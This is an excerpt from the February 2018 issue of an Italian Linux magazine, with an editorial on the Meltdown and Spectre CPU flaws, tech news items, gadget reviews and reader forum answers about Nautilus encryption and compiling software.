Anno XX - N°2 (184) • Periodicità: mensile • FEBBRAIO 2018 • 09/02/2018

DVD DA 8 GB

GNU LINUX MAGAZINE

FEBBRAIO 2018

EDIZIONI MASTER

9 771592 815648 80184

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/S/CS/12/2011 • Distributore esclusivo: Press-di Distribuzione Stampa e Multimedia S.r.l. - 20090 Segrate (MI)

GNU/Linux, Windows, OS X, Android e iOS: sono tutti in pericolo!!!

CPU IL GRANDE FAIL

GRATIS Il tool che protegge la tua distro

Svelati i retroscena di Meltdown e Spectre, i due bug che mettono in ginocchio milioni di processori Intel e AMD

IL DVD È SUL RETRO!

LABTEST

UNO SMARTPHONE PER AMICO!

Huawei Mate 10 Pro è il primo telefonino con intelligenza artificiale: è davvero rivoluzionario?

SISTEMA

Driver non problem!

Stampanti, schede video e dispositivi USB: rendili tutti compatibili con la tua distro

SICUREZZA

IL TUO SITO WEB METTE IL TURBO!

Ecco i segreti di sistemisti e sviluppatori per far decollare e-commerce e blog

MAKER LAB

È tempo di Arduino

I nostri esperti ti spiegano come creare contatori e timer 100% Open Source

ANDROID CORNER

Mai più video mossi!

Le dritte per rendere stabili i tuoi filmati preferiti

Mago del fotoritocco

Non serve il PC! Con la giusta app, fai tutto in una manciata di tap

BLINDA I TUOI FILE

File top secret, immagini compromettenti e video privati: la guida definitiva per cifrarli con una chiave anti-pirata

IN REGALO I SOFTWARE PRONTI ALL'USO

LINUX Magazine

Anno XX - 2 (184) - Febbraio 2018 - Periodicità mensile - 9/2/2018
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: linux-magazine.edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Collaboratore redazionale: Vincenzo Cosentino
Collaboratori: M. Petrecca, L. Tringali

Segreteria di Redazione: Rossana Scarcelli

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Responsabile grafico di Progetto: Salvatore Vuono
Illustrazioni: Tonino Intieri
Grafica: Fabiola Grandinetti
Concessionaria per la pubblicità: MASTER ADVERTISING SRL, Via Bruzzesi N. 35, 20146 Milano, mail advertising@edmaster.it

EDITORE Edizioni Master S.p.A.
Sede di Rende: Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/1/2018.
Costo arretrati (a copia): prezzo di copertina + € 6,10 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:

EDIZIONI MASTER S.p.A. - Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **Versamento su conto corrente postale n.16821878 intestato a Edizioni Master S.p.A.** (inviare copia della ricevuta di pagamento via email o via fax)
- **carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard**, (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Via Diaz, 13 - 87036 Rende (CS)

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it

Assistenza tecnica: linuxmag@edmaster.it

Stampa: Arti Grafiche Boccia S.p.A. - Via T. C. Felice, 7 - 84131 Salerno
Duplicazione DVD: EcoDisk S.r.l. - Via Enrico Fermi, 13 - Burago di Molgora (MB)
Distributore esclusivo per l'Italia:
Press-di Distribuzione Stampa e Multimedia S.r.l. - 20090 Segrate (MI)

Finito di stampare: Febbraio 2018

Editoriale

Intel e AMD, bucati così...

Richard Stallman ha rivoluzionato il mondo del Software Libero. Linus Torvalds, ha creato il primo vero sistema operativo alternativo a Windows. E, a dirla tutta e senza nascondersi dietro un dito, anche Microsoft ha dato una bella botta all'informatica, rendendola alla portata di tutti, nella maniera giusta o sbagliata che sia. Intel e AMD hanno reso l'acquisto dell'hardware (e più in particolare delle CPU) estremamente popolare: non più di 20 anni fa un "elaboratore" non era proprio alla portata di tutti. Insomma, chi più chi meno, questi e altri nomi sono destinati a restare per sempre impressi nei libri di storia. Ma un altro nome, forse sconosciuto ai più, è destinato ad aggiungersi: Jann Horn. Chi è? Ha inventato qualche nuovo sistema operativo Libero, sviluppato una rivoluzionaria applicazione o per caso ha brevettato un nuovo concetto di computer? Nulla di tutto ciò.
Al ventitreenne tedesco, membro del Project Zero targato Google, va il merito di aver scoperto forse la più grande falla informatica dell'ultimo secolo. Una falla che risiede proprio nei microprocessori sviluppati da Intel e AMD e oggi meglio nota sottoforma di due nomi al centro dell'attenzione anche dei media non specializzati: Meltdown e Spectre.
E come spesso accade per i veri rivoluzionari informatici, tutto è successo per caso. Horn crea un codice ma, non sapendo se questo sia perfettamente gestibile dall'hardware di un'odierna CPU, incomincia a spulciare per bene la documentazione Intel per capirne di più (non che non ne sappia già abbastanza, eh!). Proprio partendo dalla base, si rende conto che, al fine di velocizzare le operazioni, nel caso di calcoli errati, questi rimangono comunque memorizzati nel microprocessore. Senza scendere troppo nei tecnicismi, questi dati sono lì, alla mercé di un hacker di turno. Ed è così che Horn decide di informare i più grandi produttori di CPU al mondo (Intel, AMD e ARM) di questa gravissima vulnerabilità. Tutto ciò nel mese di giugno 2017. Oggi, agli albori di questo 2018, Meltdown e Spectre sono sulla bocca di tutti: esperti, professionisti IT e persino utenti comuni. È pur sempre la più grande falla mai verificatasi nella storia dell'informatica. Ma un attimo: noi usiamo GNU/Linux, dunque siamo al sicuro? Assolutamente no. Perché il bug è hardware, quindi assolutamente indipendente dal tipo di sistema operativo utilizzato, che sia esso mobile o desktop, Libero o proprietario. Tuttavia, senza lanciare inutili allarmismi, il Pinguino ha già provveduto a indossare la sua corazza: un nuovo aggiornamento del kernel Linux mette una pezza ai due bug che invece continuano a minacciare la sicurezza di milioni di smartphone, tablet, Smart TV, PC e server con sistemi operativi non aggiornati o comunque sviluppati da produttori che non sono stati ad oggi in grado di correggere via software la problematica (che, lo ricordiamo, è hardware). Dunque, una patch e via. Detta così sembrerebbe semplice, ma non lo è affatto. Già, perché se è vero il bug deriva da una mal gestione dei calcoli delle CPU che permette di velocizzare le operazioni, non è difficile intuire che mettendoci una pezza gli stessi processori non fanno altro che offrire delle prestazioni leggermente minori. Si parla di pochi punti percentuale, forse del tutto trascurabili per un utente che si limita ad accendere il PC per navigare o al più per avviare semplici software. Anche per chi ne fa un uso più professionale, ad esempio grafici multimediali o sviluppatori, questo calo prestazionale potrebbe non essere una tragedia, passando addirittura del tutto inosservato. Ma i veri dolori iniziano in ambito server: su grosse macchine che gestiscono immensi siti Web, ad esempio, questa perdita di performance potrebbe farsi sentire. Le "scuse" di Intel e AMD possono bastare?

Vincenzo Cosentino
Invia il tuo commento a:
linuxmag@edmaster.it

GRATIS
Il tool che protegge la tua distro

Svelati i retroscena di Meltdown e Spectre, i due bug che mettono in ginocchio milioni di processori Intel e AMD

SICUREZZA

BLINDA I TUOI FILE!

62 Documenti top secret, immagini compromettenti e video privati: la guida definitiva per cifrarli con una chiave anti-pirata

RETE

IL TUO SITO WEB METTE IL TURBO!

56 Varnish è la soluzione ideale per i siti che generano molto traffico. Ecco come installarlo e configurarlo anche sul tuo server

SISTEMA

"ANCHE IO USO GIT!"

46 È il sistema di controllo delle versioni di file più amato dagli sviluppatori. Ma come funziona?

Rubriche

Flash

Il nuovo "gioco" di Google

Google ha dato il via ai cosiddetti "Appsperiments", iniziativa volta a convertire gli utenti di smartphone in beta tester disposti a "giocare" con le app sperimentali della corporation in ambito fotografico. Tre esperimenti sono già pronti, mentre il risultato finale dell'iniziativa è ancora tutto da immaginare. La prima tornata di app fotografiche sperimentali di Mountain View include Storyboard, uno strumento utilizzabile per convertire brevi spezzoni video in sequenze da fumetto stilizzato; la app sceglie in automatico i frame che giudica più interessanti per la trasformazione. La seconda app fotografica si chiama Scrubbies, è destinata ai possessori di gadget iOS e permette all'utente di giocare a fare il VJ: registrando il movimento delle dita in avanti o indietro, l'app crea una piccola sequenza in loop in relazione alla velocità e alla distanza imposta dei suddetti movimenti. L'ultimo esperimento di Google è Selfissimo, un simulatore di ritratti che invita l'utente a mettersi in posa per poi scattare una foto in bianco e nero quando il soggetto è perfettamente fermo. Gli Appsperiments sembrano niente più che il risultato di un approccio ludico al tempo libero degli ingegneri di Mountain View: dietro Storyboard, Scrubbies e Selfissimo ci sono tecnologie sperimentali piuttosto serie come riconoscimento degli oggetti, "algoritmi di stilizzazione", codifica e decodifica delle immagini ad alto livello di efficienza.

WordPress: hacker all'attacco!

Il CMS è ancora una volta al centro di una massiccia campagna malevola

Una nuova campagna malevola prende di mira i siti WordPress, la cui popolarità fa sempre più gola ai cyber-criminali. Si parla di un attacco di grandi dimensioni, un'operazione volta a compromettere in massa i siti WordPress per "arruolarli" nell'attacco o sfruttare i server sottostanti per il mining di criptovaluta Monero. Individuato da *Wordfence*, l'attacco viene descritto come aggressivo con un picco di 14 milioni di tentativi di accesso all'ora. La rete malevola usata dai criminali comprende 10.000 indirizzi IP unici, tutti focalizzati nell'attaccare 190.000 siti WordPress ogni ora. I cyber-criminali fanno uso di una combinazione di liste di password comuni ed "euristica basata sul nome di dominio e i contenuti del sito attaccato", dicono da *Wordfence*, con l'obiettivo di "indovinare" le credenziali di accesso dell'account amministratore del sito. Una volta raggiunto l'obiettivo, l'attacco prevede l'installazione di uno script per il mining Monero - in pieno stile cryptojacking - oppure, in alternativa, l'infezione del sito e l'arruolamento forzato come bot nella campagna malevola. Stando alle analisi, i cyber-criminali avrebbero già guadagnato un numero di Monero equivalenti a $100.000. L'attacco conferma, qualora ce ne fosse bisogno, come la popolarità di un CMS come WordPress faccia davvero gola ai cyber-criminali: è recente la notizia dell'installazione "nascosta" di una backdoor all'interno di un plug-in molto popolare e anche i database in standard MySQL sono un obiettivo frequente degli hacker black hat.

Per informazioni:
www.edmaster.it/url/7321

Google Assistant anche sui vecchi Android



L'assistente personale arriva anche sui tablet e sui device meno recenti

Gli utenti dei vecchi terminali Android non perdano la speranza: Google Assistant è in dirittura di arrivo per i dispositivi ancora basati su Android 5.0 Lollipop. Mountain View estende sensibilmente la quota di utenza servita dal suo assistente digitale, a ennesima riconferma della frammentazione del mercato dei dispositivi Android. Grazie alla nuova mossa di Google, più della metà dei device basati sull'OS mobile più popolare potranno presto fare domande e ricevere risposte in linguaggio colloquiale alla IA di Assistant, aggiungendo Lollipop alle versioni fin qui supportate dalla tecnologia (da 6.0 Marshmallow in poi). L'aggiornamento che abilita Assistant arriverà prima di tutto sui terminali in lingua inglese in USA, UK, Australia, Canada, India e Singapore, oltre a raggiungere mercati come Italia, Germania, Giappone, Corea del Sud, Messico, Brasile e Spagna. Una novità assoluta rappresenta invece il debutto di Assistant sui tablet Android, form factor fin qui escluso dall'assistente digitale e che ora implementerà la "nuova" funzionalità a partire dalla release 6.0 di Android. L'arrivo di Assistant sui terminali di vecchia generazione rappresenta quasi un controsenso per una corporation costantemente proiettata in avanti, ma è anche la constatazione del fatto che Android continua a essere un mercato frammentato parecchio complicato da gestire: a fine 2017, Android 6.0 risultava essere la versione più usata dell'OS (30%), mentre il 6,1% dell'utenza usava ancora Android 5.0 e il 20,2% la release 5.1.

Per informazioni:
www.edmaster.it/url/7322

Il nuovo algoritmo ripara-immagini

Un team di ricercatori russo ha scoperto il metodo per "ricostruire" le immagini

Deep Image Prior (DIP) è un nuovo algoritmo di ricostruzione e riparazione delle immagini in formato digitale, una tecnologia a base di reti neurali ideata da ricercatori russi che, diversamente dal solito, non necessita di un esteso periodo di "addestramento" per funzionare nel migliore dei modi. Se gli algoritmi "intelligenti" per il processing delle immagini tendono tradizionalmente ad agire con efficacia solo dopo aver analizzato un database di dati pre-esistente di notevoli dimensioni, infatti, DIP si limita a lavorare partendo esclusivamente dalle informazioni contenute nell'immagine da modificare. Nonostante questo limite apparente, il nuovo algoritmo offre capacità notevoli come la rimozione del rumore o del testo dalle immagini, il riempimento delle sezioni tagliate o cancellate, la rimozione degli effetti di pixelation dovuti alla compressione "lossy" degli algoritmi JPEG, l'incremento della risoluzione e qualità di un'immagine a bassa risoluzione. DIP rappresenta in ogni caso il risultato di una ricerca che ha prodotto risultati notevoli sul fronte degli algoritmi a reti neurali progettati per lavorare con le immagini. Risultati che includono tecnologie capaci di ricostruire foto incomplete o pixellate (**PixelNN**), o di eseguire l'upscaling di alta qualità di foto in bassa risoluzione (**EnhanceNet-PAT**).

Per informazioni:
www.edmaster.it/url/7323

Flash

L'Iran dice no a Telegram

Il ministro dell'Information and Communication Technology dell'Iran si è rivolto tramite Twitter direttamente al CEO di Telegram, Pavel Durov, per richiedere il blocco di un canale del popolare servizio di messaggistica, @amadnews. Il suddetto canale avrebbe invitato i propri utenti a manifestare violentemente contro la repubblica islamica, imbracciando le armi e lanciando bombe molotov contro le forze di polizia: Durov ha replicato rapidamente al tweet, affermando che sarebbero stati presi immediatamente dei provvedimenti, nel caso in cui fosse stata ravvisata la violazione del regolamento di Telegram, per quanto riguarda le norme relative all'incitamento alla violenza. Mentre alcuni utenti hanno accolto con favore la decisione, la maggior parte dei tweet di replica sono da parte di utenti contrari ad essa, che accusano Durov e il governo iraniano di occultare la repressione violenta delle manifestazioni pacifiche operata dalla polizia iraniana.Ma nei giorni successivi a tale decisione, Telegram si è dimostrata molto meno accondiscendente con il governo iraniano per quanto riguarda la sospensione di altri canali dissidenti, i quali tuttavia promuovono forme di manifestazioni pacifiche. In seguito a questa presa di posizione, le autorità iraniane hanno bloccato l'utilizzo di Telegram su tutto il territorio nazionale: Durov ha dichiarato in un post di non sapere se il blocco sarà temporaneo o permanente.

Tripwire scova le falle dei siti Web

Un nuovo tool Open permette di individuare l'eventuale compromissione di un sito

Si chiama **Tripwire** ed è in grado di scovare automaticamente le brecce nei siti Web in anticipo. Il tool, il cui codice è Open Source, ha già individuato casi di insicurezza potenzialmente molto gravi. Tripwire è un "crawler di registrazioni", spiegano i suoi creatori, vale a dire un software capace di registrare uno o più account su diversi siti Web usando e-mail univoche ma riciclando la stessa password. A intervalli regolari, Tripwire controlla se qualcuno ha provato a usare la password per accedere a un account, segno evidente del fatto che il sito in oggetto ha subito un attacco e il database degli utenti è stato in qualche modo compromesso. L'efficacia di Tripwire è già stata testata su più di 2.300 siti differenti e in 19 casi sono stati evidenziati accessi non autorizzati. Un sito in particolare vanta una base di 45 milioni di utenti, tutti evidentemente a rischio. Gli esperti hanno contattato gli amministratori dei siti violati ma hanno deciso di non divulgare pubblicamente la loro identità: l'onere della comunicazione al pubblico è stato lasciato ai singoli responsabili e in tutti i casi questi ultimi hanno deciso di tenere la bocca chiusa coi propri utenti. Tripwire è dotato anche di funzionalità aggiuntive come la capacità di identificare i siti che archiviano le password testuali in chiaro o con algoritmi di hashing vulnerabili, mentre per meglio illustrare i risultati del loro lavoro i ricercatori hanno pubblicato on-line uno studio.

Per informazioni:
www.edmaster.it/url/7324


Gadget hi-tech per tutti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

PERFETTO PER LO STREAMING!

SYNOLOGY DISKSTATION DS218PLAY

Se siamo alla ricerca di un NAS performante e che ci permetta anche di condividere filmati in 4K sulla nostra Smart TV, questo è il modello che fa per noi. Grazie alla transcodifica diretta (con il codec H.265), è infatti perfetto per effettuare streaming nella rete locale. Il processore è un quad-core da 1,4 GHz e il quantitativo di memoria RAM è pari a 1 GB (DDR4). Gli alloggiamenti per i dischi (non forniti) sono 2.

Per informazioni: *www.edmaster.it/url/7325*

241,99 EURO

ROUTER DA PASSEGGIO

NETGEAR AC810-100EUS

Vogliamo navigare con il notebook anche quando siamo in viaggio o comunque lontani da casa? Possiamo pur sempre utilizzare le funzionalità di tethering del nostro smartphone Android. Ma se vogliamo navigare alla massima velocità e condividere la connessione con più dispositivi, ci occorre un buon router portatile 4G. Dallo schermo touchscreen di questo modello, possiamo settare il router secondo le nostre preferenze, controllare la velocità di navigazione e i dispositivi connessi.

Per informazioni: *www.edmaster.it/url/7326*

165,00 EURO

7,19 EURO

USB Type-C/OTG Card Reader/Writer

UN ADATTATORE, MILLE MEMORIE

SONOKA ADATTATORE USB

Quante volte ci è capitato di dover collegare una micro SD al PC, ma l'adattatore sembrava essere sparito nel nulla? E ancora, di voler collegare una pendrive allo smartphone? Da oggi, grazie a quest'adattatore tutto fare non avremo più problemi. Consente di collegare qualsiasi dispositivo di memorizzazione (schede SD, micro SD, T-Flash) ad un notebook o telefonino Android equipaggiato di un ingresso USB (anche il nuovo C) o Micro USB.

Per informazioni: *www.edmaster.it/url/7327*

ANDROID SULLA TUA TV

BQEEL AX9 MAX

La nostra TV non è Smart o il suo software non ci soddisfa? Niente paura, non è necessario acquistarne un nuovo modello, ma più semplicemente possiamo collegare un TV Box equipaggiato con Android proprio come il Bqeel AX9 Max che permette anche la riproduzione di contenuti in 4K. Al suo interno batte il cuore di un ARM Cortex TM-A53 a 64 bit, mentre la release di Android che troviamo già installata è la 7.1. La connettività a Internet è garantita dall'adattatore Wi-Fi integrato.

Per informazioni: *www.edmaster.it/url/7328*

44,99 EURO

VELOCE E CAPIENTE

LEXAR PROFESSIONAL 1000X SCHEDA MICROSDXC 64 GB

Le action cam più evolute (come la GoPro Hero 6) necessitano di schede micro SD super veloci e, complici anche le alte risoluzioni disponibili, anche capienti. Questo modello prodotto da Lexar offre tutto ciò che ci occorre per non avere problemi di memoria (ben 64 GB) e di velocità (in lettura fino a 150 MB/s). In dotazione viene fornito un adattatore USB.

Per informazioni: *www.edmaster.it/url/7329*

NO PASSWORD, NO PARTY!

KINGSTON DATATRAVELER 2000


Di pendrive USB ce ne sono a bizzeffe: di tutte le capienze, di tutte le velocità e di tutti i design. Ma questo modello di Kingston si distingue per la presenza di un tastierino numerico che protegge con una password l'accesso ai dati memorizzati al suo interno. La capacità di 64 GB, più che sufficiente per ospitare tonnellate di file!

Per informazioni: *www.edmaster.it/url/7330*

VIAGGIA TRANQUILLO!

ADATTATORE ELETTRICO UNIVERSALE

Siamo pronti per un nuovo viaggio? Ma siamo davvero certi di poter utilizzare il caricabatterie del nostro telefonino o l'adattatore di rete del nostro notebook? Non tutti i Paesi hanno la stessa presa elettrica. Ma grazie a quest'adattatore da tenere sempre in valigia non avremo problemi! Oltre a 2 porte USB, ci permette di collegare i nostri dispositivi alla rete elettrica del Regno Unito, degli USA, dell'Australia e, ovviamente, anche dell'Europa.

Per informazioni: *www.edmaster.it/url/7332*

LA STAMPANTE DA TASCHINO

HP SPROCKET

Una stampante fotografica portatile è quanto ci sia di meglio per stampare al volo uno scatto realizzato con la fotocamera del nostro smartphone. La tecnologia di stampa termica Zink offre un'elevata qualità e permette di stampare senza bordi. Il trasferimento dei file da stampare avviene tramite Bluetooth 3.0.

Per informazioni: *www.edmaster.it/url/7331*

SOLUZIONI DAL FORUM

Ogni mese i thread più gettonati estratti nelle diverse discussioni dal forum di GNU/Linux Magazine. Se non fai ancora parte della nostra squadra, iscriviti subito e contribuisci alla crescita del movimento Open Source. Il nostro sito è pronto ad ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e del Software Libero

Sistema/Sicurezza

MANCA LA VOCE "CIFRA..."

DOMANDA: Dal menu contestuale di Nautilus, il file manager dell'ambiente desktop del "piedone" (Gnome), cliccando su un file e/o una cartella con il tasto destro del mouse, appariva tra le voci la dicitura **Cifra...** che non riesco più ad avere. È una funzione che è stata rimossa oppure manca qualche pacchetto?

SOLUZIONE: La domanda è stata posta dall'utente **Brizio** e sarà lui stesso da li a qualche ora a riportare la soluzione consistente nella mancanza dell'estensione specifica per Nautilus che permette la cifratura e decifratura dei file. Ad esempio in una OpenSUSE è il pacchetto **nautilus-extension-seahorse** (***https://wiki.gnome.org/Apps/Seahorse/Plugins***) che può essere installato tramite il gestore dei pacchetti. Solo a questo punto l'utente ha visto nuovamente la voce **Cifra...** (o **Encrypt**) apparire dal menù contestuale (Fig. 1). Aggiungiamo che l'estensione riportata ha l'omonimo programma in **Seahorse** (***https://wiki.gnome.org/Apps/Seahorse***), ovvero l'interfaccia grafica per ambiente desktop Gnome per la gestione di chiave cifrate **PGP (Pretty Good Privacy** – ***www.openpgp.org***) e **SSH (Secure SHell** – ***www.openssh.com***).





Fig. 1 • Nautilus con la funzione "sparita"

Sistema/Primi passi

INSTALLARE BLITZMAX

DOMANDA: Ciao a tutti, sono nuovissimo su GNU/Linux. Sicuramente sto per fare una domanda che molti di voi hanno sentito migliaia di volte, ma dovete perdonarmi, ho fatto un po' di ricerche e tentativi senza esito quindi eccomi qui. Ho la necessità di installare il programma **BlitzMax** e ho scaricato il file compresso **BlitzMax150_linuxx86.tar.gz** che decomprimo tranquillamente nella home utente ma che non posso decomprimere in nessun'altra cartella perché non ho i privilegi. Allora la domanda è: come devo fare per installare questo programma e vederlo finalmente funzionare?

SOLUZIONE: La domanda è formulata dall'utente **polgames**. L'utente **Krisi** riporta l'eventuale procedimento qualora all'interno dell'archivio compresso fossero presenti i sorgenti, procedura che vede la seguente dinamica e che riportiamo come promemoria per i nuovi arrivati. Laddove siano presenti i sorgenti e la sviluppo del programma è stato organizzato utilizzando gli **autotools**, anche noti con il nome di **GNU Build System**, costituiti da un insieme di strumenti di sviluppo software che vede almeno **autoconf**, **automake** e **libtool** presenti nei repository di tutte le distribuzioni, allora in questo caso tutto quello che occorre fare, al di là del soddisfacimento delle dipendenze necessarie indicate in genere in ogni pacchetto sorgente e/o nel sito dello sviluppatore, è decomprimere l'archivio compresso e seguire la sequenza di comandi che segue impartiti nella cartella creata dalla decompressione dei sorgenti: **./configure --help**, per vedere le opzioni che è possibile passare nella fase di configurazione e quindi **./configure** (con eventuali opzioni aggiuntive riportate nel comando precedente) per creare il file **make** dal quale poi il compilatore prenderà le dovute direttive per la compilazione dei sorgenti (ad esempio, in caso di linguaggio C/C++). In questa fase verranno controllate anche le dipendenze obbligatorie necessarie al programma e in caso di loro assenza verrà restituito un errore che possiamo superare solo installando la dipendenza richiesta aiutandosi con il gestore dei pacchetti della distribuzione in uso. Farà seguito il comando **make** che utilizzerà l'omonimo file per effettuare la compilazione dei sorgenti che presenta durata variabile: da pochi secondi per programmi semplici fino a diverse ora per programmi complessi, come il kernel Linux o la suite d'ufficio LibreOffice. Terminata la fase di compilazione senza alcun errore effettuiamo il login da utente amministratore (o utilizziamo il comando **sudo**) quindi diamo il comando **make install** che installerà il programma





Fig. 2 • L'ambiente di sviluppo MaxIDE presente nel pacchetto BlitzMax

